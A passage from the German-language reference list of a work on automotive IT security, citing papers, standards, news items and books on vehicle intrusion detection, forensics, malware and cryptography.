[ISO05] Common Criteria for Information Technology Security Evaluation, ISO/IEC Standard 15408, ISO/IEC 15408-1/2/3:2005, 2. Ausgabe, 2005.

[ISO06] International Organization for Standardization (ISO), International Electrotechnical Commission (IEC): Information technology – Security techniques – Selection, deployment and operations of intrusion detection systems; ISO/IEC 18043:2006, 2006.

[ISO11] International Organization for Standardization (ISO): Read vehicles – Functional safety, ISO-Standard ISO 26262:2011, 2011.

[ISO11b] International Organization for Standardization (ISO), International Electrotechnical Commission (IEC): Information technology – Security techniques – Information security incident management; ISO/IEC 27035:2011, 2011.

[ISO14] ISO27k infosec management standards – Information security standards. http://www.iso27001security.com (letzter Zugriff: 10.7.2014), 2014.

[ISR+11] Muhammad Sabir Idrees, Hendrik Schweppe, Yves Roudier, Marko Wolf, Dirk Scheuermann, Olaf Henniger: Secure Automotive On-Board Protocols: A Case of Over-the-Air Firmware Updates. In: Thomas Strang, Andreas Festag, Alexey Vinel, Rashid Mehmood, Cristina Rico Garcia, Matthias Röckl (eds.): Communication Technologies for Vehicles, Third International Workshop, Nets4Cars/Nets4Trains 2011, Oberpfaffenhofen, Germany, March 23-24, 2011, Proceedings, LNCS Vol. 6596, S. 224-238, Springer, Heidelberg, 2011.

[Istr99] Sessions and Presentations – Materials from the International Symposium on Transportation Recorders, May 3-5, 1999, http://www.beta.ntsb.gov/events/symp_rec/proceedings/symp_rec_sessions.htm (letzter Zugriff: 10.7.2014), 1999.

[JoDS11] Mathias Johanson, Pål Dahle, Andreas Söderberg: Remote Vehicle Diagnostics over the Internet using the DoIP Protocol. In: The Sixth International Conference on Systems and Networks Communications (ICSNC 2011), IARIA, ISBN 978-1-61208-166-3, 2011.

[JüBu03] Jan Jürjens, Lidiya Buda: Entwurfsprinzipien und Entwurfsmuster für sichere Systeme, IT-Audit, 2003.

[KaOs11] Timo Kasper, David Oswald: Physical Attacks against Automotive Tokens or: How to Walk into Garages and Subways for free. In: escar – Embedded Security in Cars, 9th Conference, 9.-10. November 2011, Dresden, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2011.

[Karg06] Frank Kargl: Security Engineering for VANETs. In: escar – Embedded Security in Cars, 4th Conference, 14.-15. November 2006, Berlin, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2006.

[Karg07] Frank Kargl: The SeVeCom Architecture for Security and Privacy in Vehicular Communications. In: escar – Embedded Security in Cars, 5th Conference, 6.-7. November 2007, München, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2007.

[Kasp05] Eugene Kaspersky: Viruses coming aboard?, Viruslist.com Weblog January 24, 2005, http://securelist.com/blog/opinions/29948/viruses-coming-aboard/ (letzter Zugriff: 25.9.2014), 2005.

[Kasp08] Eugene Kaspersky: Malware – Von Viren, Würmern, Hackern und Trojanern und wie man sich vor ihnen schützt; 1. Auflage, 246 Seiten, Carl Hanser Verlag München, ISBN 978-3446415003, 2008.

[KBA13] Kraftfahrt-Bundesamt: Bestand an Personenkraftwagen am 1. Januar 2013 gegenüber 1. Januar 2012 nach Segmenten und Modellreihen, Statistische Mitteilungen des Kraftfahrt-Bundesamtes, 2013.

[KBG+09] Ioannis Krontiris, Zinaida Benenson, Thanassis Giannetsos, Felix C. Freiling, Tassos Dimitriou: Cooperative Intrusion Detection in Wireless Sensor Networks. In: Wireless Sensor Networks – Proceedings of the 6th European Conference, EWSN 2009, Cork, Ireland, February 11-13, 2009; Lecture Notes in Computer Science Volume 5432, 2009, S. 263-278, Springer, ISBN 978-3-642-00223-6, 2009.

[KCR+10] K. Koscher, A. Czeskis, F. Roesner, S. Patel, T. Kohno, S. Checkoway, D. McCoy, B. Kantor, D. Anderson, H. Shacham, S. Savage: Experimental Security Analysis of a Modern Automobile. In: The IEEE Symposium on Security and Privacy, Oakland, CA, May 16-19, 2010.

[KeKl08] Heinrich Kersten, Gerhard Klett: Der IT Security Manager. 2., aktualisierte und erweiterte Auflage, Vieweg + Teubner, ISBN 978-3-8348-0429-7, 2008.

[KeKS13] Sören Kemmann, Ralf Kalmar, Dr. Reinhard Schwarz: Sicher in vernetzten Systemen – Integrative Betrachtung von funktionaler Sicherheit und Security. In: Automobil Elektronik 01/2013, Süddeutscher Verlag Hüthig Fachinformationen GmbH, 11. Jahrgang 2013, ISSN 0939-5326, Online-Fassung verfügbar unter http://www.automobil-elektronik.de/ (letzter Zugriff: 10.7.2014), 2013.

[Kerc83] Auguste Kerckhoffs: La cryptographie militaire. In: Journal des sciences militaires, Vol. IX, Jan-Feb. 1883.

[KHA+09] Stefan Kiltz, Mario Hildebrandt, Robert Altschaffel, Jana Dittmann, Claus Vielhauer, Carsten Schulz: Sicherstellung von gelöschtem Schadcode anhand von RAM-Analysen und Filecarving mit Hilfe eines forensischen Datenmodells. In: Sichere Wege in der vernetzten Welt – Tagungsband zum 11. Deutschen IT-Sicherheitskongress, Bonn, Deutschland, 12.05.-14.05.2009, SecuMedia Verlag Ingelheim, ISBN 978-3-922746-97-3, S. 473-488, 2009.

[KiHD09] Stefan Kiltz, Mario Hildebrandt, Jana Dittmann: Forensische Datenarten und -analysen in automotiven Systemen. In: D·A·CH Security 2009, S. 141-152, Berlin, Deutschland, 2009.

[KiKE13] Alexander Kiening, Christoph Krauß, Claudia Eckert: Verifiable Trust between Electronic Control Units based on a single Trust Anchor. In: escar – Embedded Security in Cars, 11th Conference, 14.-15. November 2013, Frankfurt, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2013.

[KiVK11] Dhilung Kirat, Giovanni Vigna, Christopher Kruegel: BareBox: Efficient Malware Analysis on Bare-Metal. In: ACSAC '11 Proceedings of the 27th Annual Computer Security Applications Conference, Austin, Texas, USA, ACM New York, USA, ISBN 978-1-4503-0672-0, S. 403-412, 2011.

[KKMP09] Markus Kasper, Timo Kasper, Amir Moradi, Christof Paar: Breaking KeeLoq in a Flash: On Extracting Keys at Lightning Speed. In: Progress in Cryptology – AFRICACRYPT 2009, Lecture Notes in Computer Science Volume 5580, S. 403-420, DOI: 10.1007/978-3-642-02384-2_25, 2009.

[KKRZ03] Georgia Killcrece, Klaus-Peter Kossakowski, Robin Ruefle, Mark Zajicek: State of the Practice of Computer Security Incident Response Teams (CSIRTs). Technical Report, Carnegie Mellon University, Software Engineering Institute, http://www.sei.cmu.edu/reports/03tr001.pdf (letzter Zugriff: 10.7.2014), 2003.

[Klei13] David Kleidermacher: Consumer- und Auto-Welt trennen – Safety und Multimedia: Mit Hypervisor und Microkernel. In: Automobil Elektronik 01/2013, Süddeutscher Verlag Hüthig Fachinformationen GmbH, 11. Jahrgang 2013, ISSN 0939-5326, Online-Fassung verfügbar unter http://www.automobil-elektronik.de/ (letzter Zugriff: 10.7.2014), 2013.

[KlOl13] Pierre Kleberger, Tomas Olovsson: Protecting Vehicles Against Unauthorised Diagnostics Sessions Using Trusted Third Parties. In: F. Bitsch, J. Guiochet, and M. Kaâniche (Eds.): SAFECOMP 2013 – Computer Safety, Reliability, and Security; Proceedings of the 32nd International Conference, Toulouse, France, 24.-27. September 2013, LNCS 8153, S. 70-81, Springer, Berlin/Heidelberg, 2013.

[KMH+13] Sven Kuhlmann, Wiebke Menzel, Tobias Hoppe, Jana Dittmann, Stefan Kiltz: Automotive IT-Forensik am Beispiel des BSI-Leitfadens. In: D·A·CH Security 2013 – Bestandsaufnahme, Konzepte, Anwendungen, Perspektiven, syssec, S. 197-199, ISBN 978-3-00-042097-9, Nürnberg, 17.-18. September, 2013.

[KöKu99] Oliver Kömmerling, Markus G. Kuhn: Design Principles for Tamper-Resistant Smartcard Processors. In: Proceedings of the USENIX Workshop on Smartcard Technology (Smartcard '99), Chicago, Illinois, USA, May 10-11, 1999, USENIX Association, S. 9-20, ISBN 1-880446-34-0, 1999.

[KrLa10] Stefan Krempl, Oliver Lau: 27C3: Sicherheitssystem der Playstation 3 ausgehebelt. Heise Security News-Eintrag vom 30.12.2010, http://heise.de/-1161876 (letzter Zugriff: 10.7.2014), 2010.

[KrSc09] Walter Kriha, Roland Schmitz: Sichere Systeme – Konzepte, Architekturen und Frameworks. Xpert.press, Springer-Verlag Berlin Heidelberg, ISBN 978-3-540-78958-1, DOI: 10.1007/978-3-540-78959-8, 2009.

[KrVV05] Christopher Kruegel, Fredrik Valeur, Giovanni Vigna. Intrusion Detection and Correlation – Challenges and Solutions. Advances in Information Security, Springer, 2005.

[Kuma13] Virendra Kumar: Better Vehicular Security and Safety with an In-Vehicle Firewall and an Intrusion Detection and Prevention System, SAE World Congress 2013, Detroit, MI, USA, April 18th 2013.

[Kuri13] Jürgen Kuri: evasiOn7: Jailbreak für iOS 7 – mit umstrittenen Funktionen. Heise Mac&I Newseintrag vom 23.12.2013, http://heise.de/-2071778 (letzter Zugriff: 10.7.2014), 2013.

[LaNi08] Ulf E. Larson, Dennis K. Nilsson: Securing vehicles against cyber attacks. In: Frederick Sheldon, Axel Krings, Robert Abercrombie, Ali Mili (Eds.): CSIIRW '08 Proceedings of the 4th annual workshop on Cyber security and information intelligence research – developing strategies to meet the cyber security and information intelligence challenges ahead, ACM New York, NY, USA, ISBN 978-1-60558-098-2, DOI: 10.1145/1413140.1413174, 2008.

[LaNJ08] Ulf E. Larson, Dennis K. Nilsson, Erland Jonsson: An Approach to Specification-based Attack Detection for In-Vehicle Networks. In: Proceedings of the IEEE Intelligent Vehicles Symposium, June 4-6, 2008, Eindhoven, The Netherlands, S. 830-835, IEEE Xplore, 978-1-424-42568-6, 2008.

[Larl07] Willi Anton Larl: Vom mechanischen Gefährt zum rollenden Computer – Verkehrsunfallrekonstruktion auf der Grundlage serienmäßiger Datenaufzeichnungen in Kraftfahrzeugen, Hochschule für Polizei,Villingen-Schwenningen, http://www.unfallaufnahme.info/downloads/vommechanischengefaehrtzumrollendencomputer.pdf (letzter Zugriff: 10.7.2014), 2007.

[LDKH07] Andreas Lang, Jana Dittmann, Stefan Kiltz, Tobias Hoppe; Future Perspectives: The Car and its IP-Address – A Potential Safety and Security Risk Assessment. In: Computer Safety, Reliability, and Security, Proceedings of the 26th International Conference SAFECOMP 2007, Nuremberg, Germany, September 2007; Springer LNCS 4680; S. 40-53; ISBN 978-3-540-75100-7, 1007.

[Lepe10] Paul Lepek: Configurable, Secure, Open-Source Immobilizer Implementation. In: escar – Embedded Security in Cars, 8th Conference, 16.-17. November 2010, Bremen, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2010.

[LeRe99] Gerhard Lehmann, Tony Reynolds: The Contribution of Onboard Recording Systems to Road Safety and Accident Analysis. In: International Symposium on Transportation Recorders, 3-5 Mai 1999, http://www-nrd.nhtsa.dot.gov/pdf/esv/esv16/98s2o34.pdf letzter Zugriff: 10.7.2014), 1999.

[LeSt98] Wenke Lee, Salvatore J. Stolfo: Data Mining Approaches for Intrusion Detection. In: Proceedings of the 7th USENIX Security Symposium, San Antonio, Texas, 26.-29. Jan. 1998. https://www.usenix.org/legacy/publications/library/proceedings/sec98/full_papers/lee/lee.pdf (letzter Zugriff: 10.7.2014), 1998.

[LFM+02] Wenke Lee, Wei Fan, Matthew Miller, Salvatore J. Stolfo, Erez Zadok: Toward cost-sensitive modeling for intrusion detection and response. In: Journal of Computer Security, Volume 10, S. 5-22, 2002.

[Lind11] Marc Lindlbauer: Ableitung von a priori Policies zum Schutz von Bordnetzen im Fahrzeug vor Angriffen aus dem Internet. In: Sicher in die digitale Welt von morgen – Tagungsband zum 12. Deutschen IT-Sicherheitskongress des BSI; SecuMedia Verlag Ingelheim, ISBN 978-3-922746-96-6, 2011.

[LJB+04] Martin Lies, Marko Jahnke, Michael Bussmann, Sven Henkel, Jens Tölle: Ein Intrusion-Warning-System für dynamische Koalitionsumgebungen, 11. DFN-CERT/PCA Workshop „Sicherheit in vernetzten Systemen“, Hamburg, 3.-5.2.2004.

[LyCa09] Allen Lyons, Michael McCarthy: Transitioning Away from Smog Check Tailpipe Emission Testing in California for OBD II Equipped Vehicles, California Environmental Protection Agency Air Resources Board, http://www.arb.ca.gov/msprog/smogcheck/march09/transitioning_to_obd_only_im.pdf (letzter Zugriff: 10.7.2014), 2009.

[MaSH05] Syed Masud Mahmud, Shobhit Shanker, Irina Hossain: Secure Software Upload in an Intelligent Vehicle via Wireless Communication Links. In: Proc. of the 2005 IEEE Intelligent Vehicles Symposium, 6.-8 Juni 2005, Las Vegas, Nevada, USA, S. 587-592, 2005.

[MaTs08] Franziska Mahlau, Stefan Tschorn: SecuStart – secure electronic car theft protection. In: escar – Embedded Security in Cars, 6th Conference, 18.-19. November 2008, Hamburg, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2008.

[Mcaf11] McAfee, Inc.: Caution: Malware Ahead – An analysis of emerging risks in automotive system security, Report, 12 Seiten, http://www.mcafee.com/autoreport (letzter Zugriff: 10.7.2014), 2011.

[Meie07] Michael Meier: Intrusion Detection effektiv! Modellierung und Analyse von Angriffsmustern, Springer, ISBN 978-3-540-48251-2, 2007.

[MeKN05] Peter Mell, Karen Kent, Joseph Nusbaum: Guide to Malware Incident Prevention and Handling, National Institute of Standards and Technology Special Publication 800-83, November 2005. http://csrc.nist.gov/publications/nistpubs/800-83/SP800-83.pdf (letzter Zugriff: 29.7.2014), 2005.

[MiFi14] Zeeshan Hameed Mir, Fethi Filali: LTE and IEEE 802.11p for vehicular networking: a performance evaluation. In: EURASIP Journal on Wireless Communications and Networking 2014, 2014:89 doi:10.1186/1687-1499-2014-89, 2014.

[MiVa13] Charlie Miller, Chris Valasek: Adventures in Automotive Networks and Control Units. In: DEF CON 21 Hacking Conference, 1.-4. August 2013, Las Vegas, USA, White Paper unter http://illmatics.com/car_hacking.pdf (letzter Zugriff: 10.7.2014), 2013.

[MoCu09] Jesus Molina, Michel Cukier: Evaluating Attack Resiliency for Host Intrusion Detection Systems. In: Journal of Information Assurance and Security, Volume 4, Issue 1, S. 1-9, 2009.

[MoLL13] Rim Moalla, Brigitte Lonc, Houda Labiod: Security architecture for ITS-S. In: escar – Embedded Security in Cars, 11th Conference, 14.-15. November 2013, Frankfurt, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2013.

[Moto11] MOTOR-TALK: “Gurtwarner am Fahrersitz abstellen”, Forendiskussion vom 15. Dezember 2011; http://www.motor-talk.de/forum/-t3645957.html (letzter Zugriff: 11.7.2013), 2011.

[Msdl14] Microsoft Corporation: Microsoft Security Development Lifecycle, Internetpräsenz unter http://www.microsoft.com/security/sdl/ (letzter Zugriff: 28.03.2014), 2014.

[MüAs11] Michael Müter, Naim Asaj: Entropy-Based Anomaly Detection for In-Vehicle Networks. In: IEEE Intelligent Vehicles Symposium (IV 2011), Baden-Baden, Germany, 2011.

[MüGF10] Michael Müter, André Groll, Felix Freiling: A Structured Approach to Anomaly Detection for In-Vehicle Networks. In: 2010 Sixth International Conference on Information Assurance and Security (IAS 2010), Atlanta, USA, 23.8.2010, IEEE, ISBN 978-1-4244-7409-7, 2010.

[MüGF11] Michael Müter, André Groll, Felix Freiling: Anomaly Detection for In-Vehicle Networks Using a Sensor-Based Approach. In: Journal of Information Assurance and Security (JIAS), Volume 6, 2 (2011), 2011-02, S. 132-140, MIR Labs, 2011.

[MüGr09] Michael Müter, André Groll: Attack Detection for In-Vehicle Networks. In: 25. VDI/VW Gemeinschaftstagung – Automotive Security, Ingolstadt, Germany, 19. Oktober 2009, VDI Wissensforum, Verein Deutscher Ingenieure (VDI), 2009.

[MüHD10] Michael Müter, Tobias Hoppe, Jana Dittmann: Decision Model for Automotive Intrusion Detection Systems. In: Automotive – Safety & Security 2010 Sicherheit und Zuverlässigkeit für automobile Informationstechnik; Ada Deutschland Tagung 22. und 23. Juni 2010, Stuttgart; ISBN 978-3-8322-9172-3, S. 103-116, Shaker Verlag, Aachen, 2010.

[Müte11] Michael Müter: Embedded Security Concepts for In-Vehicle Systems, Dissertation, Universität Mannheim, 2011.

[Nec08] NEC Corporation: NEC Car to Car Communication System Takes Pole Position with Industry Leaders. Pressemitteilung vom 13.11.2008 inkl. Datenblatt, http://www.nec.co.jp/press/en/0811/1301.html (letzter Zugriff: 25.8.2014), 2008.

[Nems14] NetMarketShare: Market Share for Mobile, Browsers, Operating Systems and Search Engines, http://www.netmarketshare.com/, Daten für Juni 2014 laut Zugriff vom 11.7.2014, 2014.

[Nhts06] National Highway Traffic Safety Administration (NHTSA), Department of Transportation (DOT): Event Data Recorders – Final Rule, Docket No. NHTSA-2006-25666, 2006.

[Niit09] NIIT Technologies: Security Information and Event Management (SIEM), White Paper, http://www.niit-tech.de/uploads/media/Whitepaper_SIEM.pdf (letzter Zugriff: 10.7.2014), 2009.

[NiJe07] Evgeniya P. Nikolova, Veselina G. Jecheva: Anomaly Based Intrusion Detection Based on the Junction Tree Algorithm. In: Journal of Information Assurance and Security, Volume 2, Issue 3, S. 184-188, 2007.

[NiLa08] Dennis K. Nilsson, Ulf E. Larson: Simulated Attacks on CAN Buses: Vehicle virus. In: Proceedings of the Fifth IASTED Asian Conference on Communication Systems and Networks (ASIACSN), 2008.

[NiLa08b] Dennis K. Nilsson, Ulf E. Larson: Combining Physical and Digital Evidence in Vehicle Environments. In: Third International Workshop on Systematic Approaches to Digital Forensic Engineering, IEEE, ISBN 978-0-7695-3171-7/08, DOI: 10.1109/SADFE.2008.10, 2008.

[NiLa08c] Dennis K. Nilsson, Ulf E. Larson: Secure Firmware Updates over the Air in Intelligent Vehicles. In: Proceedings of the First IEEE Vehicular Networks and Applications Workshop (Vehi-Mobi), S. 380-384, Beijing, People's Republic of China, IEEE, ISBN 978-1-4244-2052-0, 2008.

[NiLa09] Dennis K. Nilsson, Ulf E. Larson: A Defense-in-Depth Approach to Securing the Wireless Vehicle Infrastructure. In: Journal of Networks, Vol. 4, No. 7, September 2009, Academy Publisher, doi:10.4304/jnw.4.7.552-564, S. 552-564, 2009.

[NiLa10] Dennis K. Nilsson, Ulf E. Larson: Conducting Forensic Investigations of Cyber Attacks on Automobile In-Vehicle Networks. In: Networking and Telecommunications: Concepts, Methodologies, Tools and Applications, S. 647-660, IGI Global, ISBN 978-1-60566-986-1, 2010.

[NiLJ08] Dennis K. Nilsson, Ulf E. Larson, Erland Jonsson: Creating a Secure Infrastructure for Wireless Diagnostics and Software Updates in Vehicles. In: Computer Safety, Reliability, and Security, Proceedings of the 27th International Conference SAFECOMP 2008, Newcastle, UK, September 2008; Springer LNCS 5219; S. 207-220; Editors: Michael D. Harrison, Mark-Alexander Sujan; ISBN 978-3-540-87697-7, 2008.

[Niss07] Nissan Press Release: Nissan Debuts World's First Distance Control Assist And Navigation-Enabled Intelligent Cruise Control, Online-Version unter http://www.nissan-global.com/EN/NEWS/2007/_STORY/071213-02-e.html (letzter Zugriff: 10.7.2014), Tokio, Japan, 13.12.2007.

[NiSu08] Dennis K. Nilsson, Lei Sun: A Framework for Self-Verification of Firmware Updates over the Air in Vehicle ECUs. In: GLOBECOM Workshops, IEEE, ISBN 978-1-4244-3062-8, 2008.

[NLPJ09] Dennis K. Nilsson, Ulf E. Larson, Francesco Picasso, Erland Jonsson: A First Simulation of Attacks in the Automotive Network Communications Protocol FlexRay. In: Advances in Soft Computing Volume 53 – Proceedings of the International Workshop on Computational Intelligence in Security for Information Systems (CISIS'08), S. 84-91, Springer, ISBN 978-3-540-88180-3, Springer, 2009.

[Nohl10] Karsten Nohl: Immobilizer Security. In: escar – Embedded Security in Cars, 8th Conference, 16.-17. November 2010, Bremen, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2010.

[NSA01] National Security Agency: Defense in Depth: A practical strategy for achieving Information Assurance in today's highly networked environments, PDF-Veröffentlichung unter http://www.nsa.gov/ia/_files/support/defenseindepth.pdf (letzter Zugriff: 10.7.2014), 2001.

[OSC14] Projekt "OScar" – Reinvent Mobility. Internetpräsenz unter http://www.theoscarproject.org/ (letzter Zugriff: 10.7.2014), 2014.

[OSV14] Projekt "OSVehicle" – Open Source Vehicle. Internetpräsenz unter http://www.osvehicle.com/ (letzter Zugriff: 10.7.2014), 2014.

[PaPe10] Christof Paar, Jan Pelzl: Understanding Cryptography – A Textbook for Students and Practitioners, Springer, 2010.

[Pelz07] Jan Pelzl: Secure Hardware in Automotive Applications. In: escar – Embedded Security in Cars, 5th Conference, 6.-7. November 2007, München, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2007.

[Petr62] Carl A. Petri: Kommunikation mit Automaten, Institut für Instrumentelle Mathematik, Universität Bonn, 1962.

[Phre12] Phreaker.us: Анализируем и раскрываем кодировки, Forendiskussion, http://www.phreaker.us/forum/showthread.php?t=4886 (letzter Zugriff: 10.7.2014), 2013.

[Qemu14] QEMU – Open Source Processor Emulator, http://qemu.org/ (letzter Zugriff: 10.7.2014), 2014.

[Rade14] Peter Rademacher: Informationsrecht. In: automotiveIT Ausgabe 01/02 2014, 6. Jahrgang 2014, Seite 58-59, Media-Manufaktur GmbH, 2014.

[Raum13] Christian Raum: Heikle Datenströme – Wem gehören die Informationen aus dem Fahrzeug? In: carIT Ausgabe 04/2013, 4. Jahrgang 2013, Seite 34-36, Media-Manufaktur GmbH. Online-Fassung unter http://www.car-it.com/heikle-datenstroeme-wem-gehoeren-die-daten-aus-dem-fahrzeug/id-0038906 (letzter Zugriff: 10.7.2014), 2013.

[Reif11] Konrad Reif: Bosch Autoelektrik und Autoelektronik – Bordnetze, Sensoren und elektronische Systeme, 6., überarbeitete und erweiterte Auflage, Vieweg+Teubner, ISBN 978-3-8348-1274-2, 2011.

[Reif12] Konrad Reif: Automobilelektronik – Eine Einführung für Ingenieure, 4., überarbeitete Auflage, Vieweg+Teubner, ISBN 978-3-8348-1498-2, 2012.

[RMM+10] Ishtiaq Rouf, Rob Miller, Hossen Mustafa, Travis Taylor, Sangho Oh, Wenyuan Xu, Marco Gruteser, Wade Trappe, Ivan Seskar: Security and Privacy Vulnerabilities of In-Car Wireless Networks: A Tire Pressure Monitoring System Case Study. In: Proceedings of the 19th USENIX Security Symposium (August 2010), 2010.

[Rnib09] RNIB Digital Accessibility Team: Guidelines for the design of accessible information and communication technology systems. http://www.tiresias.org/research/guidelines/ (letzter Zugriff: 10.7.2014), 2009.

[RoAd02] William Rosenbluth, Holly A. Adams: Retrieval and Interpretation of Crash-Related Data from Nonresponsive Electronic Control Units in Land Vehicle Systems. Publisher ASTM International, 2002.

[Roel10] Peter Roelse: State-of-the-art in software security. In: escar – Embedded Security in Cars, 8th Conference, 16.-17. November 2010, Bremen, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2010.

[RoEn03] Bernd Roessler, Ralf Engers: TPM spezifiziert durch TCG/TCPA – Eine potenzielle Lösung für Sicherheitsfragen in der Automobilindustrie. In: escar – Embedded Security in Cars, 1st Conference, 18.-19. November 2003, Köln, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2003.

[RuCo14] Mark Russinovich, Bryce Cogswell: Sysinternals Process Monitor, Produktwebseite unter http://technet.microsoft.com/en-us/sysinternals/bb896645 (letzter Zugriff: 10.7.2014), 2014.

[SANS14] SANS Institute: Glossary of Security terms, http://www.sans.org/security-resources/glossary-of-terms/?pass=m (letzter Zugriff: 10.7.2014), 2014.

[SaSA13] Imtithal A. Saeed, Ali Selamat, Ali M. A. Abuagoub: A Survey on Malware and Malware Detection Systems. In: International Journal of Computer Applications (0975 – 8887), Volume 67– No.16, April 2013, DOI: 10.5120/11480-7108, 2013.

[SaSc75] Jerome H. Saltzer, Michael D. Schroeder: The Protection of Information in Computer Systems. Revidiertes Manuskript, University of Virginia, 17. April 1975.

[Saue05] Peter Sauer: On-Chip-Debug-Systeme moderner CPUs - Eine Übersicht über die Debug-Module in modernen integrierten Mikrocontroller-Systemen und ihre Eigenschaften. Fachbeitrag, erschienen in: Design & Verification 06/2005, S. 30-32, publish-industry Verlag GmbH, Online-Ausgabe unter http://www.eue24.net/pi/index.php?StoryID=429&issueID=10979 (letzter Zugriff: 31.8.2014), 2005.

[SBD12] Secured by Design Ltd (SBD): The Nature and Extent of Electronic Theft Methods for Cars. SBD Secure Car Reports, SEC/521, 2012.

[Scha10] Patrick Schaller: Security protocols for wireless networks and their formal analysis. Diss., Eidgenössische Technische Hochschule ETH Zürich, Nr. 18935, http://dx.doi.org/10.3929/ethz-a-006092449 (letzter Zugriff: 5.9.2014), 2010.

[Schl09] Christian Schleiffer: Engineering Aspects of High-Speed Elliptic Curve Cryptography (ECC) for V2X Communication. In: escar – Embedded Security in Cars, 7th Conference, 24.-25. November 2009, Düsseldorf, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2009.

[Schm11] Jürgen Schmidt: Online-Banking-Trojaner entwickelt sich rasant weiter. Meldung auf Heise Security vom 20.1.2011, http://heise.de/-1171797 (letzter Zugriff: 10.7.2014), 2011.

[Schm12] Jürgen Schmidt: Adobe gehackt und missbraucht. Meldung auf Heise Security vom 28.9.2012, http://heise.de/-1719576 (letzter Zugriff: 10.7.2014), 2012.

[Schn12] Alexander Schneider: Eine Frage der Ehre – Fast 70 Prozent mehr Autodiebstähle als im ersten Halbjahr 2011. In: Sächsische Zeitung vom 4. Juli, 2012.

[Schw14] Ben Schwan: Update fürs Auto: Rückrufe statt Software-Updates aus der Ferne. Heise online Newseintrag vom 13.03.2014, http://heise.de/-2139670 (letzter Zugriff: 10.7.2014), 2014.

[ScSW06] Michael Scheibel, Christian Stüble, Marko Wolf: Design and Implementation of an Architecture for Vehicular Software Protection. In: escar – Embedded Security in Cars, 4th Conference, 14.-15. November 2006, Berlin, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2006.

[ScWo09] Michael Scheibel, Marko Wolf: Security Risk Analysis for Vehicular IT Systems – A Business Model for IT Security Measures. In: escar – Embedded Security in Cars, 7th Conference, 24.-25. November 2009, Düsseldorf, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2009.

[ScZu10] Jorg Schäuffele, Thomas Zurawka: Automotive Software Engineering – Grundlagen, Prozesse, Methoden und Werkzeuge effizient einsetzen. 4., überarbeitete und erweiterte Auflage, Vieweg+Teubner Verlag, ISBN 978-3-8348-0364-1, 2010.

[SeGa06] Andre Seeck, Tom M. Gasser: Klassifizierung und Würdigung der deutschen und völkerrechtlichen Rahmenbedingungen im Zusammenhang mit der Einführung moderner FAS. In: 2. Tagung Aktive Sicherheit durch Fahrerassistenz, 6 Seiten, München, 2006.

[Shin13] Hiroshi Shinotsuka: How Attackers Steal Private Keys from Digital Certificates, Blog-Eintrag auf Symantec Connect vom 22.02.2013, http://www.symantec.com/connect/blogs/how-attackers-steal-private-keys-digital-certificates (letzter Zugriff: 10.7.2014), 2013.

[SiHo12] Michael Sikorski, Andrew Honig: Practical Malware Analysis – The Hands-On Guide to Dissecting Malicious Software, No Starch Press, San Francisco, ISBN 978-1-59327-290-6, 2012.

[Simt09] Sichere Intelligente Mobilität Testfeld Deutschland (Forschungsprojekt): Deliverable D21.5 – Spezifikation der IT-Sicherheitslösung, Version 2.0 (08.10.2009), 2009.

[Simt14] Sichere Intelligente Mobilität Testfeld Deutschland, http://www.simtd.de/ (letzter Zugriff: 13.9.2014), 2014.

[SkZe03] Ed Skoudis, Lenny Zeltser: Malware – Fighting Malicious Code, Prentice Hall International, ISBN 978-0131014053, 2003.

[Smit14] Tim Smith: Is Cryptography Enough? Automobile Security Issues and Recommendations. In: escar Asia – Embedded Security in Cars, 1st Conference, 17.-18. April 2014, Tokio, Japan, 2014.

[SMTS13] Yasser Shoukry, Paul Martin, Paulo Tabuada, Mani Srivastava: Non-invasive Sensor Spoofing: Attacks and Countermeasures. In: escar – Embedded Security in Cars, 11th Conference, 14.-15. November 2013, Frankfurt, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2013.

[Snor14] Sourcefire: Snort – Open source network intrusion prevention and detection system. Produktwebseite unter http://www.snort.org/ (letzter Zugriff: 10.7.2014), 2014.

[StBW07] Natalia Stakhanova, Samik Basu, Johnny Wong: A Taxonomy of Intrusion Response Systems. In: International Journal of Information and Computer Security Vol. 1(1), S. 169-184, 2007.

[StLe13] Frederic Stumpf, Alexander Leonhardi: AUTOSAR & Security. In: escar – Embedded Security in Cars, 11th Conference, 14.-15. November 2013, Frankfurt, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2013.

[StVZO12] Straßenverkehrs-Zulassungs-Ordnung der Bundesrepublik Deutschland, http://bundesrecht.juris.de/stvzo_2012/ (letzter Zugriff: 13.9.2014), 2012.

[Syma11] Nicolas Falliere, Liam O Murchu, Eric Chien: W32.Stuxnet Dossier, Version 1.4 / Februar 2011, http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf (letzter Zugriff: 10.7.2014), 2011.

[Syma11b] Symantec: W32.Duqu: The Precursor to the next Stuxnet, Version 1.4, 23.11.2011, http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_duqu_the_precursor_to_the_next_stuxnet.pdf (letzter Zugriff: 10.7.2014), 2011.

[Szor05] Peter Szor: The Art of Computer Virus Research and Defense. Addison-Wesley, ISBN 978-0-321-30454-4, 744 Seiten, 2005.

[Tan04] Chew Keong Tan, Defeating Kernel Native API Hookers by Direct Service Dispatch Table Restoration, 2004.

[TDHK10] Sven Tuchscheerer, Jana Dittmann, Tobias Hoppe, Josef F. Krems: Theoretical Analysis of Security Warnings in Vehicles and Design Challenges for the Evaluation of Security Warnings in Virtual Environments. In: G. Saake, V. Koeppen (Ed.), IWDE '10 – Proceedings of the First International Workshop on Digital Engineering, ISBN 978-1-605-58992-3, S. 33-37. New York, NY, USA, ACM Digital Libary, 2010.

